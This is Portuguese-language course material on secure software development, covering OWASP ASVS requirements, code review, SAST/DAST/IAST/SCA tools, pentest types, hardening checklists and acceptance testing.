Dados: Cuidados ao manusear dados que podem ficar armazenados em cache.

Comunicações: TLS deve ser utilizado para todas conexões com clientes.

Código Malicioso: Ferramentas de análise para detectar código malicioso.

Lógica de Negócio: Mecanismos contra ataques automatizados, ou atividades anormais detectadas.

Arquivos: Tamanho, extensões e metadados de arquivos.

API: Chaves de APIs, tokens de sessões, requisitos de segurança de web service etc.

Configurações: Componentes atualizados, utilização de CDN para arquivos estáticos.

OWASP ASVS

Requisitos de arquitetura de autenticação V1.2

Ao projetar a autenticação, não importa se você tem uma autenticação multifator habilitada por hardware forte, se um invasor puder redefinir uma conta ligando para um call center e respondendo a perguntas comumente conhecidas. Ao verificar a identidade, todos os caminhos de autenticação devem ter a mesma força.

| # | Descrição | L1 | L2 | L3 | CWE |
|-------|---|----|----|----|-----|
| 1.2.1 | Verifique o uso de contas de sistema operacional exclusivas ou especiais de baixo privilégio para todos os componentes de aplicativos, serviços e servidores. (C3) | | ✓ | ✓ | 250 |
| 1.2.2 | Verifique se as comunicações entre os componentes do aplicativo, incluindo APIs, middleware e camadas de dados, são autenticadas. Os componentes devem ter o mínimo de privilégios necessários. (C3) | | ✓ | ✓ | 306 |
| 1.2.3 | Verifique se o aplicativo usa um único mecanismo de autenticação verificado que é conhecido por ser seguro, pode ser estendido para incluir autenticação forte e tem registro e monitoramento suficientes para detectar abusos ou violações de conta. | | ✓ | ✓ | 306 |
| 1.2.4 | Verifique se todos os caminhos de autenticação e APIs de gerenciamento de identidade implementam força de controle de segurança de autenticação consistente, de forma que não haja alternativas mais fracas de acordo com o risco do aplicativo. | | ✓ | ✓ | 306 |

OWASP ASVS

Os principais resultados obtidos pelo uso dos controles OWASP ASVS são:

- Estabelecer níveis de controles de segurança com base na criticidade dos sistemas e aplicações.
- Adotar um processo de homologação de segurança de software.
- Reduzir o custo com a segurança de aplicações e despesas operacionais.
- Estabelecer requisitos de segurança para o desenvolvimento seguro de software por terceiros e fábricas de software.
- Atendimento de normativos, como a Seção 6.5 (desenvolvimento seguro) do PCI-DSS 3.2.1 e SOX.

A documentação do ASVS define vários requisitos e verificações necessárias para cada etapa de segurança da aplicação. As empresas costumam possuir dificuldades em quais itens devem ser priorizados e como acompanhar a evolução da segurança durante o desenvolvimento da aplicação.

Com as planilhas, é muito mais difícil coordenar as etapas necessárias de identificação, análise, priorização, mitigação e correção de cada requisito, além de manter a rastreabilidade em todo seu ciclo de vida. A utilização do OWASP ASVS dentro de um processo de gestão de segurança de aplicações precisa ser feita com agilidade.

Revisão de Código

O processo de Code Review em português Revisão de Código é entendido como a revisão manual de um código, e essa revisão tem como objetivo buscar por possíveis falhas ou mesmo vulnerabilidades no código.

O uso de processo de code review causa grandes discussões entre as equipes de segurança e desenvolvimento, visto que há o entendimento que se temos uma ferramenta fazendo uma varredura estática no código, qual a necessidade de revisão manual que por muito é entendido como não escalável?

Bem, como já falamos, ferramentas são importantes e ajudam muito no processo de segurança do código. No entanto, elas não podem ser entendidas como as únicas responsáveis por esta segurança.

A compreensão de seu funcionamento é importante. Além disso, muito grosseiramente falando, as ferramentas buscam por códigos que se encaixem em uma assinatura, e por isso deixam passar muitas sutilezas que podem facilmente gerar um falso negativo nas ferramentas.

Revisão de Código

As revisões manuais são fundamentais para encontrar erros que a criatividade humana pode criar, ou mesmo para identificar erros de lógica de negócios, coisa que as ferramentas não pegariam normalmente e deixariam passar.

Importante Considerar na Revisão de Código:

- Falhas na Injeção
- Mecanismos de Não Repúdio
- Lançamentos de Erros e Exceções
- Códigos Privilegiados
- Força das Criptografias Utilizadas

04

Testes de Segurança

SAST, DAST, IAST, SCA e
Pentest



Testes de Segurança

A realização de **testes de segurança** é um processo bem importante dentro do desenvolvimento seguro. Sem eles, podemos estar arriscando a qualidade e a segurança de nossos códigos.

Para isso, podemos lançar mão de algumas ferramentas, que de forma automatizada podem fazer esses testes dentro de nosso processo.

Ferramentas de **SAST**, **DAST**, **IAST** e **SCA** são importantes aliados para nos ajudar neste processo de segurança do código.

SAST - Teste de Segurança Estático

As ferramentas de **SAST** (Static Application Security Testing), quando executadas, analisam o código da aplicação de algumas maneiras, tais como a correspondência de expressão, a análise de fluxo de execução e ainda o fluxo de dados.

Para identificar possíveis vulnerabilidades, as ferramentas de SAST usam a presença ou a ausência de código ou de manipulação de dados específicos para determinar se há ou não presença de vulnerabilidades. E isso é uma de suas grandes vantagens, pois permite escalar uma operação de testes, mas também permite uma série de falhas, mostrando falsos positivos, ou pior, deixando passar falsos negativos.

Mas não sejamos injustos. Tratam-se de ferramentas muito importantes quando sabemos como funcionam e no que podem nos ajudar.

É comum vermos ferramentas SAST com taxas de falsos negativos mais baixas, mas em contrapartida, suas taxas de falsos positivos são mais altas que as ferramentas de DAST, isso reforça ainda mais a necessidade de revalidar os resultados destas ferramentas.

Além disso, outro ponto a ser observado é o suporte a linguagens e a versão específicas destas linguagens, pois quando há versões novas para essas linguagens devem ser esperados alguns atrasos nas validações destas ferramentas.

SAST - Teste de Segurança Estático

Tipos de código

As ferramentas de SAST geralmente trabalham com dois tipos de código:

1. Análise do código-fonte, que funciona com códigos não compilados e arquivos de configuração:

Este tipo de análise é limitado aos pacotes onde o código está “aberto” e , portanto, podem perder algumas vulnerabilidades, que acabam sendo melhor identificadas no código compilado. Mas este tipo de validação pelo SAST é a ideal para usar em momentos mais prematuros do código, como, por exemplo, quando colocamos no IDE do desenvolvedor. Também pode identificar problemas de insegurança ou de qualidade do código, como código duplicado ou código não utilizado.

2. Análise de código binário, que funciona com byte compilado ou código binário:

Embora não possa ser usado até que o código seja realmente compilado, ele pode ser usado quando o código-fonte original não estiver disponível, como no caso de software adquirido.

Esse tipo de teste pode ser ideal para validação de código ofuscado, mas deve levar em conta outros fatores. Por exemplo: a otimização do compilador, bibliotecas de terceiros e injeção de código (por exemplo, usando o empacotamento de aplicativos móveis).

SAST - Teste de Segurança Estático

Vantagens

- As ferramentas SAST descobrem vulnerabilidades altamente complexas durante os primeiros estágios de desenvolvimento.
- As especificações de um problema são estabelecidas, inclusive a linha de código, tornando simples a correção da falha.
- SAST pode ser integrado ao ambiente existente em diferentes pontos do ciclo de desenvolvimento de software.
- Fácil de examinar o código se comparado às auditorias manuais.
- Plugins para IDEs de desenvolvimento.
- Execução Rápida.

Desvantagens

- A implantação da tecnologia em escala pode ser um desafio para as empresas.
- Modela o comportamento do código de maneira não muito precisa, dessa maneira, os desenvolvedores precisam estar atentos com alguns falsos positivos e falsos negativos.
- A ferramenta SAST precisa entender semanticamente muitas partes móveis do código que podem ser escritas em diferentes linguagens de programação.
- Ele não pode testar o aplicativo no ambiente real, portanto, as vulnerabilidades na lógica do aplicativo ou na configuração insegura não são detectáveis.

SAST - Teste de Segurança Estático

Exemplos de Ferramentas

- Security Code Scan (C#).
- Node JS Scan (Javascript, NodeJS).
- Bandit (Python).
- Horusec (Javascript, C#, Java, etc...).

DAST - Teste de Segurança Dinâmico

De forma um pouco diferente, as ferramentas de **DAST** (Dynamic Application Security Testing) testam as vulnerabilidades simulando a interatividade com a aplicação. Isso acontece em tempo real de execução, e o objetivo é tentar identificar se alguma vulnerabilidade foi explorada com sucesso.

Nas ferramentas de DAST vamos encontrar algumas das funcionalidades de SAST. Isso é usado para melhorar a eficácia nos resultados, e pode ser colocado como exemplo os testes de dependências de JS descobertos no código.

Ao contrário do que vimos no SAST, as ferramentas de DAST tendem a ter menos falsos positivos, mas as taxas de falsos negativos são mais altas. Isso também é muito preocupante e deve ser entendido quando se usa estas ferramentas.

Além disso, outro ponto a ser observado é o suporte a linguagens e a versão específicas destas linguagens, pois quando há versões novas para essas linguagens devem ser esperados alguns atrasos nas validações destas ferramentas.

DAST - Teste de Segurança Dinâmico

❏ Categorias

As ferramentas de DAST podem ser divididas em duas categorias:

1. Testes de API e aplicações WEB

Nestes casos, a ferramenta vai combinar as verificações baseadas em assinaturas em padrões para classes conhecidas de exploração, como, por exemplo, ataques de XSS ou mesmo de injeção.

São ferramentas geralmente indicadas para identificar aplicações web dentro de estruturas de rede e, assim, proceder com testes fortemente baseados em aplicações web. Sua principal funcionalidade é buscar por vulnerabilidades mais comuns, justamente por depender de um processo de validação de assinaturas.

2. Teste dinâmico e "fuzzing" para aplicações não web

Este tipo de teste busca manipular protocolos de rede ou outras fontes de dados, como arquivos, para procurar vulnerabilidades exploráveis no código da aplicação que manipula esses dados ou protocolos. Essas ferramentas podem ou não ser específicas de determinados protocolos, como a Web, e geralmente têm como objetivo fornecer testes aleatórios e baseados em padrões para maximizar a cobertura.

DAST - Teste de Segurança Dinâmico

Vantagens


- Através da análise os desenvolvedores identificam os problemas de tempo de execução (falhas de autenticação, configuração de rede ou problemas que surgem após o login).
- Caso de falso positivo são menos frequentes.
- Suporte a linguagens de programação e estruturas personalizadas prontas para uso.
- Alternativa com custo benefício melhor e menos complexo se comparado ao SAST.

Desvantagens

- DAST não fornece informações sobre as causas subjacentes das vulnerabilidades e pode apresentar algumas dificuldades para manter os padrões de codificação.
- Pela análise só poder ser feita em um aplicativo em execução, a ferramenta é considerada inadequada para os estágios anteriores de desenvolvimento.
- Execução Lenta.

• DAST - Teste de Segurança Dinâmico

Exemplos de Ferramentas

- OWASP ZAP.
 - Nessus.
 - Open VAS.
 - Acunetix.
 - Arachni.
- 

IAST - Teste de Segurança Interativo

O **IAST** (Interactive Application Security Testing) usa um conceito comumente conhecido como "instrumentação" que combina as técnicas de teste de segurança DAST e SAST para aumentar a precisão dos testes de segurança de aplicativos. A instrumentação envolve o trabalho com uma abordagem "semelhante a um agente", em que um agente IAST é executado no servidor de aplicativos de destino para monitorar ativamente o comportamento do aplicativo enquanto o aplicativo está sendo usado.

O agente se conecta a várias funções e chamadas do aplicativo e identifica problemas de segurança, visto que é capaz de enxergar de dentro para fora – tanto do código quanto do fluxo de tráfego para dentro e para fora do aplicativo.

Não é necessário ter muita experiência para colocar o IAST em funcionamento. É um sistema quase plug-and-play. No entanto, você pode precisar da ajuda do fornecedor para configurar configurações importantes e parâmetros necessários, como configurações de políticas, parâmetros de entrada, etc. Também será necessário implantá-lo em seu servidor, o que pode forçar a compra de hardware adicional.

IAST - Teste de Segurança Interativo

Vantagens

- Problemas são detectados mais cedo, logo IAST minimiza custos e atrasos devido a uma abordagem chamada Shift-left, o que significa que é realizada durante os estágios iniciais do ciclo de vida do projeto.
- Análise IAST fornece linhas de código completas contendo dados, para que as equipes de segurança possam prestar atenção imediata a uma falha específica.
- Identifica com precisão a origem dos pontos fracos devido a gama de informações que a ferramenta tem acesso.
- IAST pode ser integrado em pipelines de CI / CD (integração e implantação contínuas) com facilidade, diferente dos outros testes.

Desvantagens

- A única desvantagem de IAST até o momento é que ela pode haver perda de performance da aplicação, isso porque os agentes servem essencialmente como instrumentação adicional, fazendo com que o código não tenha um bom desempenho algumas vezes.

IAST - Teste de Segurança Interativo

Exemplos de Ferramentas

- Contrast Security.
- bugScout.
- Acunetix
- Synopsys
- Fortify
- Contrast
- AppScan

SCA - Análise de Composição de Software

Se você já precisou checar a confiabilidade de uma fonte antes de fazer um trabalho de escola, então vai se identificar muito com o **SCA** (Software Composition Analysis). É muito comum a utilização de bibliotecas (libs) de terceiros em nossos projetos, pois elas ajudam muito na economia de códigos, na agilidade de desenvolvimento, na segurança e até na qualidade de entrega.

No entanto, muitas delas podem estar vulneráveis, sendo capazes de comprometer a aplicação ou mesmo projetos inteiros, como ocorreu recentemente nas libs Log4j e Spring (Spring4Shell). Nesse sentido, é necessário adotar medidas, processos e uma cultura de segurança em relação às bibliotecas e para isso existem as ferramentas SCA.

As ferramentas SCA têm como objetivo realizar a análise da composição dos softwares. Em outras palavras, elas buscam vulnerabilidades nas bibliotecas utilizadas no projeto fornecendo informações de criticidade e risco de cada uma delas, por meio de registros de vulnerabilidades (CVEs). Além do apoio na identificação de vulnerabilidades e riscos, elas possibilitam que devs encontrem versões estáveis da biblioteca, de forma que seja possível evitar maiores complicações em uma possível refatoração de código.

O gerenciamento de políticas de segurança são particulares e podem variar conforme a cultura de cada organização ou risco de cada projeto. Dessa forma, as soluções SCA permitem que os times possam calcular os riscos de, por exemplo, manter uma biblioteca que possui vulnerabilidades de criticidade baixa ao invés de atualizá-la para uma versão estável que poderia quebrar todo o funcionamento da aplicação, exigindo uma refatoração complexa e bastante trabalhosa.

SCA - Análise de Composição de Software

Exemplos de Ferramentas

- Npm Audit (Javascript).
- Yarn Audit (Javascript).

Pentest

Os **Testes de Intrusão** são um dos testes mais comuns quando pensamos em testar nossas aplicações.

Apesar de termos 3 tipos de testes de intrusão, black-box, white-box e gray-box, o mais comum para testes de aplicações é o black-box. Testes de intrusão são essencialmente testes onde visa **simular um ataque real**, porém tem como objetivo validar os controles de segurança de uma aplicação.

❑ Black-Box

Os testes da Black Box, como já podemos imaginar, são testes realizados quase sem informações. Isso porque, neles, o atacante tem pouca ou nenhuma informação sobre o alvo além da URL. Portanto, esse tipo de teste é muito mais comum quando o objetivo é simular um ataque real por um invasor. Nesse caso, o objetivo é realmente testar as medidas e controles de proteção.

Além disso, nesse tipo de teste, geralmente, o invasor passa muito mais tempo do que nos tipos anteriores. Isso ocorre porque o tempo de preparação e planejamento deve ser mais longo e mais cuidadoso. No passado recente, os testes da Black Box eram muito usados para mostrar às pessoas os riscos de as aplicações serem expostas por não serem adequadamente tratadas.

Portanto, o escopo deve ser muito bem definido e o tempo de execução deve sempre ser seguido pela empresa que contrata o teste. Afinal, sempre há riscos envolvidos para a estrutura e outros aplicativos que podem não fazer parte do escopo inicial do teste.

Pentest

White-Box

Um teste de White-Box realizado para um aplicativo geralmente é executado por uma equipe de desenvolvedores e visa identificar vulnerabilidades que podem ser exploradas em caso de vazamento de informações. Isso é porque ao executar um pentest de caixa branca, todas as informações sobre o sistema são conhecidas, o que torna o ataque muito mais profundo. E como os ataques são realizados pelos desenvolvedores e eles têm todas as informações possíveis sobre o aplicativo, espera-se que a avaliação de segurança do aplicativo seja muito mais rigorosa. Em geral, esse tipo de teste ainda é realizado com o aplicativo sendo desenvolvido, mais precisamente na fase de teste do aplicativo, como temos informações completas sobre a estrutura interna do aplicativo, os profissionais de teste podem procurar pontos fracos de maneira mais profunda.

Se você optar por entregar esse tipo de teste a uma empresa externa, um dos maiores pontos que podem afetar o processo é a comunicação, a empresa que realiza o teste deve ser confiável, não apenas em termos de propriedade do conteúdo ou da informação, mas confiável no conhecimento e na experiência de seus profissionais, é recomendável utilizar **NDA** (**N**on **D**isclosure **A**greement) em português Acordo de não divulgação, que nada mais é que um contrato de confidencialidade, para não ter problemas com vazamento de informações sigilosas.

Esse tipo de teste é altamente integrável com o ciclo de vida de desenvolvimento de software seguro (SSDLC), quando está de fato vinculado a esteira de desenvolvimento, oferece várias vantagens de segurança ao seu produto final.

Pentest

■ Gray-Box

Um teste realizado com os recursos do Gray Box é um teste em que o invasor pode acessar parcialmente as informações e é necessário explorar a partir delas para obter mais dados e executar o ataque. Esse tipo de teste é entre os testes White Box e Black Box, portanto pode ser considerado um compromisso na execução dos testes.

Geralmente, o cliente fornece um escopo detalhado do que precisa ser testado para garantir que os profissionais permaneçam dentro dos limites do que desejam testar. Os testes da Gray Box são os testes mais comuns em aplicativos da Web, a grande maioria dos testes realizados hoje se enquadram nessa categoria. Isso se deve ao grau de comunicação existente entre a empresa de teste e a empresa contratante, como em alguns casos, há uma troca de informações para esclarecer uma dúvida sobre um processo dentro do escopo do teste.

Para executar este teste, os casos de teste podem ser projetados com base em um algoritmo, conhecimento de arquiteturas, estados internos ou outras descrições avançadas do comportamento do programa.

Portanto, em geral, podemos dizer que o Gray Box é uma combinação dos outros dois tipos de testes e pode adicionar cada vez mais com proteção aprimorada do aplicativo e controles de segurança.

Pentest

Os Testes de Intrusão visa entender como a aplicação se comportaria com um real ataque partindo de um real atacante, e o que as equipes de pentest tentam viabilizar é a descoberta de vulnerabilidades que não foram identificadas nas etapas de construção do código.

Testes de intrusão são importantes ferramentas de validação. Afinal, em teoria, os testes executados anteriormente já deveriam ter identificado as vulnerabilidades que o código pode sofrer.

Não é incomum identificarmos muitas empresas que usam os testes de intrusão pouco antes do lançamento real do produto final, porém algumas empresas muitas vezes utilizam ferramentas automatizadas para realizar esses testes. Certamente estas ferramentas têm sua importância no processo, mas também acreditamos fortemente que nada vai substituir a criatividade e a malícia de um Pentester experiente. Por isso, ainda reforçamos a necessidade de que este teste seja feito por um Pentester.

Testes de Segurança

Vulnerabilidades em software são descobertas periodicamente. A correta identificação e catalogação dessas vulnerabilidades é importante para ajudar os desenvolvedores a construir softwares mais seguros e também para desenvolver e manter atualizados produtos de segurança, como os antivírus.

Existem diversas bases de vulnerabilidades públicas. Algumas das mais conhecidas são:

- [CVE \(Common Vulnerabilities and Exposures\)](#)
- [CWE \(Common Weakness Enumeration\)](#)
- [NVD \(National Vulnerability Database\)](#)
- [US CERT \(Computer Emergency Response Team\) Vulnerability Database](#)
- [Security Focus](#)
- [Rapid 7](#)
- [Exploit DB](#)

Testes de Segurança

Os **Testes de Segurança** que vão apontar se não há falhas no código da aplicação, se está seguro e se tudo está funcionando corretamente.

Estes testes garantem que o sistema de informações seja protegido, bem como os dados. Todo o processo dos testes de desenvolvimento envolve desde a análise do aplicativo em busca das falhas técnicas, pontos fracos e vulneráveis. Até a parte de design, pois o objetivo é identificar os riscos e corrigi-los antes mesmo da sua implantação e lançamento final.

Um aplicativo que não é testado e validado desde o início do seu desenvolvimento, pode ter vulnerabilidades existentes em seu código. Assim, pode falhar ao proteger os dados da empresa e de usuários contra os ataques maliciosos. Para que um software seja desenvolvido de forma segura, é imprescindível respeitar o ciclo de vida de desenvolvimento seguro. E a segurança é um dos elementos mais importantes e que deve ser considerada durante todo o processo cíclico de desenvolvimento. Principalmente quando o software é desenvolvido para lidar com processos e informações críticas. Como por exemplo, um aplicativo que tem como foco vender ações de uma determinada empresa na bolsa, ou então, um simples aplicativo de e-commerce onde todos os dados de usuários são registrados.

A segurança de aplicativos é um dos pontos mais sensíveis da cibersegurança para as empresas. Para que os riscos sejam mitigados, as empresas precisam identificar as vulnerabilidades de forma ágil e eficiente.



05 Entrega

Testes de Aceitação e
Hardening

Hardening

Antes de colocarmos a aplicação em produção, temos algumas etapas a serem realizadas, pois não adianta fazer todo o processo de desenvolvimento de software seguro e hospedar nossa aplicação em um ambiente inseguro.

❏ Hardening

Quando falamos de **Hardening de Sistemas** estamos nos referindo à análise feita em sistemas que hospedarão a aplicação em busca de serviços, configurações padrão, portas lógicas e outras coisas desnecessárias para aquela aplicação. Realizar o hardening é buscar reduzir a superfície de ataque.

O principal objetivo é **aprimorar a infraestrutura** para enfrentar tentativas de ataques. Esse processo é chamado de hardening.

O hardening envolve a autenticação do usuário, sua autorização de acesso, manutenção de registros com vistas à auditorias e técnicas de acesso à infraestrutura. Além destas ações, também envolve a manutenção de registros das operações, características de sistema, como por exemplo, manutenção de softwares atualizados e permissão de que fiquem ativos somente os recursos efetivamente utilizados e requisitos de configuração como manutenção de backups.

Hardening

❏ Superfície de ataque

A superfície de ataque de uma aplicação web é toda combinação de vulnerabilidades e outros vetores de ataque presentes na aplicação e na infraestrutura que suporta a aplicação. Isso não apenas inclui sistemas e firmware desatualizados, mas também configurações que foram implementadas de forma errada e desta forma podem levar riscos para a aplicação. Além destes pontos, precisamos pensar como superfície de ataque, senhas e usuários deixados por padrão no código das aplicações (hard-coded) bem como a falha em implementar de forma correta soluções de criptografia.

A redução do risco de ataques de malware e outras ameaças à segurança, é minimizado pela **redução da superfície de ataque**, mas também há uma série de outros benefícios. Os sistemas onde foram feitas configurações para o hardening são mais fáceis de manter, isso porque a quantidade de componentes ativos é menor.

Ainda, o processo de hardening também melhora o desempenho da aplicação e do próprio sistema, pois foram eliminadas funcionalidades desnecessárias que poderiam drenar recursos valiosos. O processo de hardening de sistema só traz pontos positivos para sua aplicação e por isso é um dos pontos mais importantes que **equipes de Infraestrutura** devem observar quando da construção de um ambiente que irá hospedar sua aplicação.

Hardening

❏ Algumas formas de executar um hardening

A realização de hardening em sistemas não é apenas uma boa prática, em algumas áreas pode ser uma exigência regulamentar e sempre com o objetivo de minimizar os riscos à segurança e garantir a segurança das informações. Por exemplo, se o seu sistema processar dados de pacientes médicos, poderá estar sujeito aos requisitos de proteção dos dados baseados na nova Lei Geral de Proteção de Dados (LGPD). Outro exemplo é se seu sistema opera no processamento de pagamentos usando cartão de crédito. Neste caso seu sistema terá que se adequar aos controles indicados no PCI DSS.

Como podemos ver, nem sempre a simples introdução de um novo sistema em nossa infraestrutura deve ser entendida como apenas a inicialização de um sistema, temos vários aspectos que podem fortemente impactar neste produto. As equipes de infraestrutura devem estar sempre atentas aos casos onde há regulamentações ou mesmo exigências contratuais. Ainda, há várias organizações que criam e publicam seus próprios padrões e ou procedimentos que podem ser adotadas pelas empresas que podem assim apresentar a seus clientes e ou parceiros uma demonstração de que estão dispostos a investir em segurança.

Alguns destes exemplos podem ser vistos quando olhamos para a documentação produzida pelo Centro de Segurança na Internet (CIS) ou pela Organização Internacional de Padronização (ISO) ou ainda pelo Instituto Nacional de Padrões e Tecnologia (NIST). Alguns dos principais fornecedores de software também fornecem seus próprios guias de proteção para produtos específicos.

Hardening

Equipamentos de Segurança

Alguns equipamentos que também são necessários configurações de segurança, caso tenham em ambientes de produção.

- **Firewalls:** É uma barreira de proteção que impede comunicações não autorizadas entre as seções de uma rede de computadores. Pode ser definido como um dispositivo que combina tanto hardware como software para segmentar e controlar o fluxo de informações que trafegam entre as redes. Os firewalls de hardware são dispositivos com interfaces de rede, como roteadores ou proxy, enquanto que os de firewalls de software têm seus sistemas operacionais e software de firewall, incluindo o filtro de pacotes ou proxy.
- **WAF:** O WAF (**Web Application Firewall**), ou firewall de aplicativos web, ajuda a proteger os aplicativos web ao filtrar e monitorar o tráfego HTTP entre o aplicativo web e a internet. De modo geral, o WAF protege os aplicativos web contra ataques como cross-site-scripting (XSS), SQL Injection, entre outros. O WAF é uma defesa de protocolo da camada 7 (no modelo OSI) e não foi desenvolvido para fins de defesa contra todos os tipos de ataques. Esse método de mitigação de ataques costuma fazer parte de um conjunto de ferramentas que, juntas, criam uma defesa holística contra diversos vetores de ataque.
- **IPS:** Um sistema com soluções ativas, o **IPS** (**Intrusion Prevention System**) em português Sistema de prevenção de intrusão é capaz de identificar uma intrusão, analisar o quão perigosa ela é, enviar um alarme ao administrador e bloquear o intruso. Como software, o IPS previne e impede ciberataques.
- **IDS:** Técnica de segurança semelhante ao IPS, o **IDS** (**Intrusion Detection System**) em português Sistema de Detecção de Intrusos, por sua vez, trabalha de forma passiva, monitorando o tráfego da rede e alertando de ataques e tentativas de invasão. Como software, o IDS automatiza o procedimento de detectar um intruso.

Hardening

Tenha um Checklist

Sempre que vamos desenvolver uma ação que pode ser repetitiva, como por exemplo a validação e ou a execução de hardening de alguns serviços, é aconselhável que tenha este tipo de ação organizada e validada de alguma forma.

Pensando nisso, a construção de uma lista com todas as etapas necessárias para executar o hardening é aconselhável (igual é feito nas outras etapas do desenvolvimento). Sua lista de verificação varia de acordo com a infraestrutura, aplicativos e configurações de segurança.

Uma aplicação implantada em uma estrutura baseada em soluções de cloud exigirá ações muito diferentes de uma infraestrutura física completa, mas os objetivos são os mesmos.

Para a criação da sua lista sugerimos que comece na construção de um inventário de todos os ativos que são relevantes, tanto de software quanto de hardware.

Checklist

Autenticação

- Deve ser criado um usuário para cada operador ativo da rede, desativando contas antigas.
- Uma única conta padrão de administração não deve ser utilizada por usuários diferentes: o acesso padrão deve ser utilizado somente para backup e emergências.
- As senhas de acesso devem ser fortes.
- As senhas não devem ser armazenadas em texto puro: use uma função hash (PBKDF2, Bcrypt, Scrypt e Argon2).

Autorização

- Cada usuário deve ter permissão para acessar o equipamento de acordo com o seu trabalho. A senha de administrador não deve ser fornecida a todos os usuários, pois podem haver agentes maliciosos ou sem a formação necessária para lidar com esses recursos internamente.
- Classificar o usuário em um grupo de privilégio, funcionalidade que é permitida em vários sistemas, como: apenas visualização de configurações, alteração de determinadas configurações e administrador com acesso pleno.

Checklist

Auditoria

- Manter o registro de cada usuário com suas respectivas permissões.
- Registrar as ações dos usuários nos sistemas.
- Classificar os registros com nível de criticidade: Informativo, Aviso e Crítico.
- Classificar os registros em tipos: Documentos, Registros (Logs) e Backup de configuração.
- Os registros devem ter data e hora corretas.

Acesso

- Não utilize protocolos inseguros, como Telnet, FTP, HTTP, MAC-Telnet ou Winbox, desative-os se não estiverem operando. Se esse for o único meio de acesso à máquina, restrinja o alcance para somente ser acessada pela interface de gerência, uma rede separada e protegida.
- Utilize preferencialmente protocolos com suporte a mensagens criptografadas: SSH, HTTPS, SFTP ou Winbox no secure mode, na última versão estável disponível. Para o SSH, utilize a versão 2 com strong crypto.
- Utilize uma mensagem de login como: "Roteador pertencente a empresa X, acessos não autorizados serão monitorados, investigados e entregues às autoridades responsáveis". Existem governos que exigem essas mensagens para o âmbito legal.

Checklist

Acesso

- Mude a porta padrão do serviço. Essa medida é eficaz contra um ataque simples que faz varreduras por portas padrão.
- Armazene os registros sobre as ações realizadas na rede para finalidade de auditoria. Esses registros ajudam a identificar comandos indevidos na rede.
- Armazene o registro de tentativas de acesso. Essa medida ajuda a identificar ataques de força bruta, de negação de serviço e de tentativa de roubo de informações.
- Crie políticas de mitigação de ataques com filtros e rotas blackhole.
- Utilize a hora legal brasileira, sincronizando a rede com o NTP.br.
- Não permita acesso por todas as interfaces dos equipamentos.
- Escolha uma interface de loopback para os seus serviços e faça essa interface ser parte da sua rede de gerência. Essas interfaces são mais estáveis, não sofrem com variações no link e caso uma interface física fique indisponível, os protocolos de roteamento procuram um novo caminho.
- Force o logout depois de um tempo de inatividade. Isso evita que alguém use sua máquina em sua ausência e que um atacante monitore o tempo de inatividade para tomar controle da máquina.
- Force o logout depois de desconectar o cabo. Isso evita que alguém reconecte o cabo e use o seu login.

Checklist

LOGs

- Configure os registros com diferentes níveis de criticidade.
- Evite gerenciar logs dentro dos roteadores, pois quanto mais funções o roteador tiver que executar, menos processamento será utilizado para rotear pacotes.
- Envie os logs de maneira segura para uma outra máquina. A segurança é importante, pois algum agente malicioso pode interceptá-los.
- Guarde os logs de maneira segura, eles são necessários para uma auditoria e podem ajudar em ações na Justiça.
- Data e horário dos registros devem estar sincronizados com o NTP.br.

Configurações

- Manter sempre um backup atualizado das configurações atuais.
- Enviar o backup para uma outra máquina de maneira segura, utilizando e-mail criptografado, SCP ou SFTP.
- Guardar o backup numa máquina segura, pois as informações operacionais da empresa estão nessa máquina e hashes de senhas podem ser decifrados.
- Manter um script de hardening de máquinas da rede, de forma que você saiba as políticas mínimas de segurança que precisam ser aplicadas ao comprar uma nova máquina.
- Manter o script de hardening atualizado: cada nova política precisa ser agregada ao script.

Checklist

Sistema

- Desativar todas as interfaces não utilizadas, ou seja, interfaces que não possuem cabos conectados.
- Desativar todos os serviços não utilizados, inseguros e que podem ser utilizados para ataques de amplificação, como testadores de banda (quando não estiverem em uso), DNS recursivo e Servidor NTP.
- Remover ou desativar os pacotes de funções extras não utilizadas, como por exemplo pacote wireless do dispositivo.
- Desabilitar os protocolos de descoberta de vizinhança, como CDP, MNDP e LLDP, que facilitam a descoberta do tipo do seu roteador e inundam a rede com mensagens desnecessárias. Tome cuidado com o IPv6, já que a descoberta de vizinhança é essencial nessa versão do protocolo IP: sem ela, nada funciona.
- Manter o sistema sempre atualizado na versão mais recente e estável.
- Aplicar todos os patches de segurança.
- Procurar testar as atualizações, antes de aplicá-las em produção, num ambiente controlado.

Testes de Aceitação

Depois que o software for verificado como adequado ao objetivo, é hora de entregá-lo ao cliente. Dependendo de como o projeto é gerenciado, isso pode ser feito em uma única etapa no final do projeto ou como parte de um processo contínuo durante o ciclo de desenvolvimento. O software é configurado em um ambiente real, onde o cliente realiza uma rodada de **Testes de Aceitação**, para determinar se o software atendeu ou não aos critérios de entrega (pré-definidos) conforme especificado no contrato, antes de assinar e começar a usar o software em um ambiente de produção.

Neste teste é feita uma análise formal para determinar se um software, serviço ou produto satisfaz os seus critérios de aceitação. Estes testes são realizados pelo cliente para garantir que seus requisitos foram realmente implementados.

Estabelecido pelo contrato do projeto, conforme ISO 9126, os 6 critérios genéricos que podem julgar o funcionamento de um produto, Essa norma pode nos guiar de como realizarmos os testes finais da aplicação junto com o cliente:

- **Funcionalidade:** Atende aos requisitos.
- **Confiabilidade:** Existem elementos de tolerância a falhas e com que frequência ocorrem.
- **Usabilidade:** Facilidade de uso.
- **Eficiência:** Resposta e tempo de processamento.
- **Manutenção:** Como serão gerenciadas as mudanças de novas features ou erros.
- **Portabilidade:** É o produto adaptável a um novo ambiente.
- Outras medidas podem ser incluídas também.

Testes de Aceitação

Aceitação do Risco

Os procedimentos formais de aceitação de risco devem ser tratados e bem documentados.

A avaliação de risco requer um conhecimento detalhado dos riscos e consequências associadas ao software sob consideração. Esta informação está contida corretamente no modelo de ameaça que é criado como parte do processo de desenvolvimento.

Exemplo: Suponha que durante uma reunião o cliente diz que determinado campo é aceitável que tenha caracteres especiais e isso pode se tornar um risco para a segurança do software, o ideal é deixar bem claro para o cliente o risco que ele está correndo como ataque de XSS e etc, e deixar documentado a aceitação deste risco, para que não haja transtornos futuros com o cliente.

Validação

- O software resolve o problema que deveria resolver ?
- No ambiente de produção o software atende as necessidades do cliente ?
- Verificar a presença de mecanismos de proteção de segurança para garantir a confidencialidade, integridade, disponibilidade, autenticação, autorização, auditoria, gerenciamento de sessões, tratamentos de exceções e configurações do software.

